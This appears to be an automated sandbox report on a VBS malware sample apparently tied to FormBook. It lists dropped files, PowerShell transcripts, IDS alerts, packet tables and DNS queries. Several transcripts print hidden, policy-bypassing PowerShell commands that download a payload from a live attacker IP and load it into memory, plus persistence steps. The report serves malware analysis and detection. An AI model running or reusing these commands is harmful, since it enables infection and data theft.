Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Description string, Has Relative path, Has Working directory, Has command line arguments, Icon number=0, Archive, ctime=Wed Apr 11 22:35:26 2018, mtime=Sat May 28 03:15:32 2022, atime=Wed Apr 11 22:35:26 2018, length=447488, window=hidenormal showminimized
Category:	dropped
Size (bytes):	1637
Entropy (8bit):	4.44237717642267
Encrypted:	false
SSDEEP:	24:8zCdf2+ir/56UcKknpkWvAmW7d1+/CWl+/CWt+/CWLZUotUMkWjSsVAeL7aB6m:8zcgTotnH4eAmBtHLSs+B6
MD5:	97C0003F1386137CE5B5A88C78877B92
SHA1:	3051F4877F9B59E3075F7ADF1FD6D352CCCFBBD1
SHA-256:	EDC77F05CEE29BB03A4962E9274A4DA82F3740C4A558E80AC590AE0AE52E05F5
SHA-512:	A88239755DD9DFF241A1D870E812BD549EABA46AB6792FDD975E4C8672055D72EBB6B174C97D9D4E08F22F61F96DEEDF51062A7714AF8802917BF2FC1D09295F
Malicious:	false
Reputation:	unknown
Preview:	L.....F.... ...@v.....>.o.Ir..@v.....P.O. .:i.....+00.../C:\.....V.1.....hT....Windows.@.....L...T.!.....\..W.i.n.d.o.w.s.....Z.1.....hT....System32..B.....L...T.!.....S.y.s.t.e.m.3.2.....l.1.....L...WINDOW~1..T.....L..T.!....W.....a.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.....N.1.....L.I..v1.0..:.....L..T.!....X.....Rr.v.1...0.....l.2.....Ln. .powershell.exe..N.....Ln..T.!....d.....t.....i..p.o.w.e.r.s.h.e.l.l...e.x.e.....h.....-.....g.....h.....C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe....M.i.c.r.o.s.o.f.t.Q.....\.....\.....\.....\.....\.....\.....\.....\.....\.....\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\.v.1...0.\.p.o.w.e.r.s.h.e.l.l...e.x.e.9.C.:.\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\.v.1...0.\.p.o.w.e.r.s.h.e.l.l...e.x.e..

C:\Users\user\Documents\20220527\PowerShell_transcript.783875.1eplhr3P.20220527211616.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3126
Entropy (8bit):	5.5003832136670905
Encrypted:	false
SSDEEP:	96:BZO/qNTuTjE6/H5ZNa5T2qDo1Z2uTjE6/H5ZNa5TXZl:RgjEcH5ZNCTtgjEcH5ZNCTj
MD5:	05A8E03B74BB9D5A26DAA04FD092265D
SHA1:	8BAA1C9E75EBCC28C8F9A5EA9D5F8D1D0A2CD215
SHA-256:	E224093397680695878F908122C006C79419C0B4D299A93442E555AFEC13BCB1
SHA-512:	735C740A3E25839219F0230C76644FC60463DBCEE628611BF59A5ADA51F830F77AB446E1CD8DCE03099520CBAFD1B9810B01AF320B503838A990638514EB5B94
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211617..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 783875 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command $iUqm = 'WwBCAHkAdABlAFsAXQBdACAAJABEAEwATAAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAG...ANgA0AFMAdAByAGkAbgBnACgAKABOAG...AdwAtAE8AYgBqAG...AYwB0ACAATgBlAHQALgBXAG...AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwAyADYALQAwAD...ALQAyADAAMgAyAC0A...wB0AGEAcgB0AF...AcAAuAHAAZABmACcAKQApADsAWwBTAHkAcwB0AG...AbQAuAEEAcABwAEQAbwBtAGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQBpAG4ALgBMAG8AYQBkACgAJABEAEwATAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIATwBMAFAAJwApAC4ARwBlAHQATQBlA

C:\Users\user\Documents\20220527\PowerShell_transcript.783875.6BQNrnBR.20220527211548.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1167
Entropy (8bit):	5.156686585476039
Encrypted:	false
SSDEEP:	24:BxSA1CDvBBRcZx2DOXUWcPWRw0cZWMHjeTKKjX4CIym1ZJXgWWRw0cxnxSAZ7:BZ1av/qoOjw0hMqDYB1ZO7w0UZZ7
MD5:	A96029F1E5D175C42D62DDFD4A44145B
SHA1:	6252A1C046CEC5811C71662EA9A92AADAF12E6B6
SHA-256:	2E84A48FCD30A5356DDF45E2ED33054A28D7685FBE070B5FF1189D4E85AD1D60
SHA-512:	71B76A36CBF7E21ABB55D92E39687CB81655B6DE8E8D2C4643194E64F984D9723585E56A558A75582865E6BA0032D1DBCC45BF4AFF35FA45208962BFB9B60EB3

Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211549..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 783875 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\System 32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5;Start-Process C:\ProgramData\Done.vbs..Process ID: 6936..PSVersion: 5.1.171 34.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220527211549..********** ******..PS>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5;Start-Process C:\ProgramData\Done.vbs....********** ******..Command start time: 20

C:\Users\user\Documents\20220527\PowerShell_transcript.783875.QizwF1Bj.20220527211550.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	953
Entropy (8bit):	5.020318496685209
Encrypted:	false
SSDEEP:	24:BxSA/DvBBRcZx2DOXUWR3W5HjeTKKjX4CIym1ZJXbBnxSAZ8R:BZLv/qoOxm5qDYB1ZF1ZZ8R
MD5:	38119CE1FDC7C0E605FD088B36D854D2
SHA1:	3C531EE3B30E631E446DAF2D6CE91E642680B409
SHA-256:	4876ED44FE3E14B9112945AE1F4A34700D21287135B62A17630512B75A6D086E
SHA-512:	92A38B147A3112214A55D27AB805D7C7B1EAF4DFFFD8A4E23ABBDB59DEAF6235689E59F92D4808284528EBF4C682090A659A236D16903E4B893E786C342A030
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211553..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 783875 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-S leep 5..Process ID: 1288..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CL RVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220527211553..**********..PS>Start-Sleep 5..**********..Command start time: 20220527212105..**********..PS>$global:?..Tr ue..**********..Windows PowerShell transcript end..End time: 20220527212105..**********

C:\Users\user\Documents\20220527\PowerShell_transcript.783875._396rmPr.20220527211537.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1043
Entropy (8bit):	5.097399204501104
Encrypted:	false
SSDEEP:	24:BxSA8DvBBRcZx2DOXU2RypaNWfHjeTKKjX4CIym1ZJXXpa8nxSAZ3:BZIv/qoOREZfqDYB1Zj/ZZ3
MD5:	07418EAD77CF2795355B186422B579F1
SHA1:	E0EC2B21FFBA5CA9D292F7576D9CFC5DC4094EC9
SHA-256:	36A5C0D9ACD9CFF5FB40F2AEC9D28DDE6BB20D4EE6C5BB7F2676B047732D30DE
SHA-512:	6B32AA8C26252D3C11780639139C22AECA7495BDFA468EDBE39FDC66E8D9634B441A231465197A0319D420D9DB9FF341A897AA948B25EB3BD101A0F94E9D97E E
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211538..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 783875 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -WindowStyle Hidden Copy-It em -Path *.vbs -Destination C:\ProgramData\Done.vbs..Process ID: 6508..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..* **********..**********..Command start time: 20220527211538..**********..PS>Copy-Item -Path *.vbs -Destination C:\ProgramData\Done.vbs.. **********..Command start time: 20220527211730..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End tim

C:\Users\user\Documents\20220527\PowerShell_transcript.783875.bfCcr7J2.20220527211526.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1572
Entropy (8bit):	5.547408889785274
Encrypted:	false
SSDEEP:	48:BZKv/qoO23ukQ79qDYB1ZYd3ukQoIZZKi:BZW/qN2kZqDo1ZuktZx
MD5:	B94EB89C3A2E551A96FA498C541EBE07
SHA1:	2E9E2594741F56B8391A691C21D8C00801535E17
SHA-256:	03C8EC35D35FA623FB81E1AAA1687E044818777731953122 1D28964D6A367E41

SHA-512:	906D1C1D119B86162D7917D8F903D7E1A632B604AEE56063E486054E75D9B72F7D26B88E23E32E39F5E43E748208F0A2D20BC10A3A70F87FCEC68286CBE94BE
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211529..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 783875 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command [Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106.232.4/dll/26-05-2022-StartUp.pdf'));[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ddscfIvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.kjihugfdst/22.75.65.2//:ptth'))..Process ID: 6384..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command

C:\Users\user\Documents\20220527\PowerShell_transcript.783875.hz5nZdhI.20220527211619.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1572
Entropy (8bit):	5.537347620641668
Encrypted:	false
SSDEEP:	24:BxSA1DvBBRcZx2DOXUWNDcKC2qcLYq+3QYWWHjeTKKjX4CIym1ZJXVKC2qcLYq++:BZNv/qoO23ukQ7WqDYB1ZD3ukQOzZZ83
MD5:	A029A356BA2F881CFBFA3E10D281A7D5
SHA1:	AB191DDF471CA4B0B9C85196116C1680D58C6F69
SHA-256:	009504D5212B1909082F90CE43047B0F5A7BE4552B6E55836833D9767F5FC92B
SHA-512:	6EB7AF3212095A8119B8E6F1D449467347BAC1C9A1386AAB5E5E657D507C71C0A34C2D3C9E8EC153A87AC95E15F2341196648ABE6A28BDC88655377A919DFF1F
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211623..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 783875 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command [Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106.232.4/dll/26-05-2022-StartUp.pdf'));[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ddscfIvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.kjihugfdst/22.75.65.2//:ptth'))..Process ID: 6516..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command

C:\Users\user\Documents\20220527\PowerShell_transcript.783875.zMIa0yAZ.20220527211523.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3126
Entropy (8bit):	5.49970633828668
Encrypted:	false
SSDEEP:	96:BZ5/qNTuTjE6/H5ZNa5TVqDo1ZDuTjE6/H5ZNa5T2ZC:ygjEcH5ZNCTvgjEcH5ZNCT5
MD5:	55EE112D303F24C83D7EF1FCB5E67A77
SHA1:	345CCC1E60D9A747BDF847DF4152DBF9518A9B31
SHA-256:	A827F2C2557C326C8B76509268541280C3C6392E4FE9B647D929EA0A465B1723
SHA-512:	DF4C4F4A85F0C72B2660AB42233FC9DCCAE8DFF7E35472EC87C92C245CA2651BAC6451E6B0D6182094C6378BFA7CD33A47D920FF4AFBA5D0A483C3BFAB65A735
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527211524..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 783875 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command $iUqm = 'WwBCAHkAdABlAFsAXQBdACAAJABEAEwATAAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAG...ANgA0AFMAdABkAGkAbgBnACgAKABOAG...AdwAtAE8AYgBqAG...AYwB0ACAATgBlAHQALgBXAG...AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABkAGkAbgBnACgAJwBoAHQAdABwADoALwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwAyADYALQAwAD...ALQAyADAAMgAyAC0A...wB0AGEAcgB0AF...AcAAuAHAAZABmACcAKQApADsAWwBTAHkAcwB0AG...AbQAuAEEAcABwAEQAbwBtAGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQBpAG4ALgBMAG8AYQBkACgAJABEAEwATAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIATwBMAFAAJwApAC4ARwBlAHQATQBlA

Static File Info

General

File type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF, CR line terminators
Entropy (8bit):	1.1363099352339936

TrID:	• Text - UTF-16 (LE) encoded (2002/1) 64.44% • MP3 audio (1001/1) 32.22% • Lumena CEL bitmap (63/63) 2.03% • Corel Photo Paint (41/41) 1.32%
File name:	daveCrpted.vbs
File size:	848042
MD5:	dc70eefa088f688d1cd4c4cf2c6674ca
SHA1:	c358867a468d9722b3c40f0bcd0cbe2534756545
SHA256:	1ec2c2c0a29c16146400c52880e887cfae57223b2b621c0f433ef9b619af5343
SHA512:	e95c7f6622486ccb16cd1c15e68bca4101f2556c6a22a6b0318d03c9a9967097d0b98d37ce833e6669666318b7e73c2ca51513ac9a603a28d041a19b63de8b02
SSDEEP:	192:6KqCQKQUBSRd6h7r1+5FL+HoFuM3BBxO1wjtg1v2U:6KqCQKQUBSRdK7r1+5FbBw1vJ
TLSH:	D705F22332DAE0D871E5B6C74B87F5B907FEF6E4543D59A998CD09898BD1E0488063E3
File Content Preview:	.....

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
20.106.232.4192.168.2.580497382025011 05/27/22-21:15:31.357258	TCP	2025011	ET TROJAN Powershell commands sent B64 2	80	49738	20.106.232.4	192.168.2.5
20.106.232.4192.168.2.580497782025011 05/27/22-21:16:25.336336	TCP	2025011	ET TROJAN Powershell commands sent B64 2	80	49778	20.106.232.4	192.168.2.5
192.168.2.5118.27.122.216498708020314499 05/27/22-21:19:38.241995	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49870	80	192.168.2.5	118.27.122.216
192.168.2.5118.27.122.216498708020314129 05/27/22-21:19:38.241995	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49870	80	192.168.2.5	118.27.122.216
192.168.2.5118.27.122.216498708020314539 05/27/22-21:19:38.241995	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49870	80	192.168.2.5	118.27.122.216

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 21:15:31.157217979 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:31.256846905 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.256988049 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:31.257313013 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:31.356786013 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.356861115 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.356926918 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:31.356936932 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.356992006 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.357058048 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.357068062 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:31.357122898 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.357193947 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:31.357193947 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.357258081 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.357353926 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:31.357355118 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.357408047 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.357522964 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:31.456520081 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.456577063 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:31.456655979 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.560467958 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.660125971 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660202980 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660228968 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660253048 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660279036 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660321951 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660329103 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.660346985 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660372019 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660376072 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.660382986 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.660397053 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660420895 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660438061 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.660445929 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660471916 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660495043 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.660511017 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660536051 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660542965 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.660562038 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660587072 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660588980 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.660612106 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660636902 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660636902 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.660661936 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660686970 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660711050 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.660711050 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.660758972 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.759658098 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.759710073 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.759749889 CEST	80	49738	20.106.232.4	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 21:15:32.759776115 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.759792089 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.759834051 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.759844065 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.759875059 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.759893894 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.759916067 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.759957075 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.759999990 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760008097 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760041952 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760050058 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760082960 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760126114 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760165930 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760185957 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760205030 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760232925 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760245085 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760286093 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760325909 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760334969 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760365963 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760370016 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760404110 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760443926 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760493040 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760519981 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760565042 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760566950 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760607004 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760646105 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760685921 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760718107 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760726929 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760731936 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760768890 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760807991 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760848045 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760875940 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760890007 CEST	80	49738	20.106.232.4	192.168.2.5
May 27, 2022 21:15:32.760926962 CEST	49738	80	192.168.2.5	20.106.232.4
May 27, 2022 21:15:32.760935068 CEST	80	49738	20.106.232.4	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 21:19:32.559782028 CEST	54152	53	192.168.2.5	8.8.8.8
May 27, 2022 21:19:32.585530996 CEST	53	54152	8.8.8.8	192.168.2.5
May 27, 2022 21:19:37.686825991 CEST	55316	53	192.168.2.5	8.8.8.8
May 27, 2022 21:19:37.946727991 CEST	53	55316	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 21:19:32.559782028 CEST	192.168.2.5	8.8.8.8	0x255	Standard query (0)	www.nancykmorrison.store	A (IP address)	IN (0x0001)
May 27, 2022 21:19:37.686825991 CEST	192.168.2.5	8.8.8.8	0xcb86	Standard query (0)	www.hibikiteki.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 21:19:32.585530996 CEST	8.8.8.8	192.168.2.5	0x255	No error (0)	www.nancyk morrison.store		172.67.160.125	A (IP address)	IN (0x0001)
May 27, 2022 21:19:32.585530996 CEST	8.8.8.8	192.168.2.5	0x255	No error (0)	www.nancyk morrison.store		104.21.33.81	A (IP address)	IN (0x0001)
May 27, 2022 21:19:37.946727991 CEST	8.8.8.8	192.168.2.5	0xcb86	No error (0)	www.hibika iteki.com		118.27.122.216	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 20.106.232.4
- 2.56.57.22

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49738	20.106.232.4	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:15:31.257313013 CEST	126	OUT	GET /dll/26-05-2022-StartUp.pdf HTTP/1.1 Host: 20.106.232.4 Connection: Keep-Alive
